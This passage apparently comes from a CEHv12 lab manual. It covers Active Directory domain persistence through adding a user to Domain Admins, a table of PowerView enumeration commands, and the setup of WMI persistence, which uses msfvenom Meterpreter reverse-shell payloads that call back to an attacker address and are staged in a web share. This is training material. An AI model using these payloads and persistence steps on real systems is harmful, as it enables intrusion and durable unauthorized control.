


41. In **Martin J. Properties** window, navigate to the **Member Of** tab. We can see that the **Martin** user is successfully added to the **Domain Admins** group.

The screenshot shows the Windows Server 2022 Active Directory Users and Computers interface. On the left, the navigation pane lists various containers like Active Directory Users and Computers, Saved Queries, and CEH.com. The main pane displays a table of users, with one row selected for 'Administrator'. A detailed properties dialog box is open for 'Martin J.', titled 'Martin J. Properties'. The 'Member of' tab is selected, showing that Martin is a member of the 'Domain Admins' group. Other tabs include Security, Environment, Sessions, Remote control, General, Address, Account, Profile, Telephones, Organization, Published Certificates, Member Of, Password Replication, Dial-in, and Object.


42. Now, we will verify if the domain controller is now accessible to the user Martin and domain persistence has been established.

43. In **Windows Server 2022** machine sign out from **Administrator** account and click on Other user, in the User name field type **CEH\Martin** and in the Password field **apple** and press **Enter**.



44. You will be successfully able to sign-in with user **Martin** account. Open a powershell window and type **dir \\10.10.1.22\C\$** and press **Enter**.

Note: If a **Server Manager** window appears close it.



Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! <https://aka.ms/PSWindows>
PS C:\Users\Martin> dir \\10.10.1.22\c\$

Directory: \\10.10.1.22\c\$

Mode LastWriteTime Length Name
---- <----- <-----
d---- 2/1/2022 1:48 AM 0 inetpub
d---- 5/8/2021 1:20 AM 0 PerfLogs
d-r-- 2/3/2022 4:37 AM 0 Program Files
d---- 2/3/2022 4:45 AM 0 Program Files (x86)
d-r-- 4/7/2022 4:30 AM 0 Users
d---- 2/2/2022 1:32 AM 0 wamp64
d---- 2/1/2022 4:02 AM 0 Windows
-a--- 2/6/2022 10:47 PM 531 .htaccess

PS C:\Users\Martin> _

45. We can see that the Domain Controller is now accessible to **Martin** and thus domain persistence has been established.

46. This concludes the demonstration of how to maintain domain persistence by exploiting Active Directory Objects.

47. Apart from the aforementioned PowerView commands, you can also use the additional commands in the table below to extract sensitive information such as users, groups, domains, and other resources from the target AD environment:

Commands	Description
Enumerating Domains	
<code>Get-ADDomain</code>	Retrieves information related to the current domain including their domain controllers
Enumerating Domain Policy	
<code>Get-DomainPolicy</code>	Retrieves the policy used by the current domain
Enumerating Domain Controllers	
<code>Get-NetDomainController</code>	Retrieves information related to the current domain controller
Enumerating Domain Users	
<code>Get-NetUser</code>	Retrieves information related to the current domain user
Enumerating Domain Computers	
<code>Get-NetComputer</code>	Retrieves the list of all computers existing in the current domain
Enumerating Domain Groups	
<code>Get-NetGroup</code>	Retrieves the list of all groups existing in the current domain
Enumerating Domain Shares	
<code>Invoke-ShareFinder -Verbose</code>	Retrieves shares on the hosts in the current domain
Enumerating Group Policies and OUs	
<code>Get-NetGPO</code>	Retrieves the list of all the GPOs present in the current domain
<code>Get-NetGPO select displayname</code>	
Enumerating Access Control Lists (ACLs)	
<code>Get-NetGPO % {Get-ObjectAcl -ResolveGUIDs -Name \$_.Name}</code>	Retrieves the users who are having modification rights for a group
Enumerating Domain Trust and Forests	
<code>Get-NetForest</code>	Retrieves the information of the current forest

48. Close all open windows and document all the acquired information.

49. Restart the **Windows Server 2022** machine.

50. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 8: Privilege Escalation and Maintain Persistence using WMI

WMI (Windows Management Instrumentation) event subscription can be used to install event filters, providers, and bindings that execute code when a defined event occurs. It enables system administrators to perform tasks locally and remotely.

Here, we will exploit WMI event subscription to gain persistent access to the target system.


Note: In this task we will create two payloads, one to gain access to the system and another for WMI event subscription.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.





5. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe** and press **Enter**.

The screenshot shows a Parrot OS desktop environment with a terminal window titled 'msfvenom -p windows/...'. The terminal displays the execution of the msfvenom command:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe - Parrot Terminal
```

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─# cd
[root@parrot]~[-]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─#
```

The desktop background and dock are visible, similar to the first screenshot.

6. We will create a second payload for that, type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe** and press **Enter**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe - Parrot Terminal". The command entered is:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
#
```

7. We will transfer both payloads to the **Windows Server 2019** machine.

8. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share the malicious files with the victim machine.

Note: If you want to create a new directory to share the malicious files with the target machine and provide the permissions, use the below commands:

- o Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- o Type **chmod -R 755 /var/www/html/share** and press **Enter**
- o Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

9. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Payload.exe /var/www/html/share/** in the terminal window and press **Enter**.

```

Applications Places System cp /home/attacker/Desktop/Payload.exe /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[-]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
#cp /home/attacker/Desktop/Payload.exe /var/www/html/share
[root@parrot]~[-]
#

```

10. Copy the second payload into the shared folder by typing **cp /home/attacker/Desktop/wmi.exe /var/www/html/share/** in the terminal window and press **Enter**.

```

Applications Places System cp /home/attacker/Desktop/wmi.exe /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[-]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
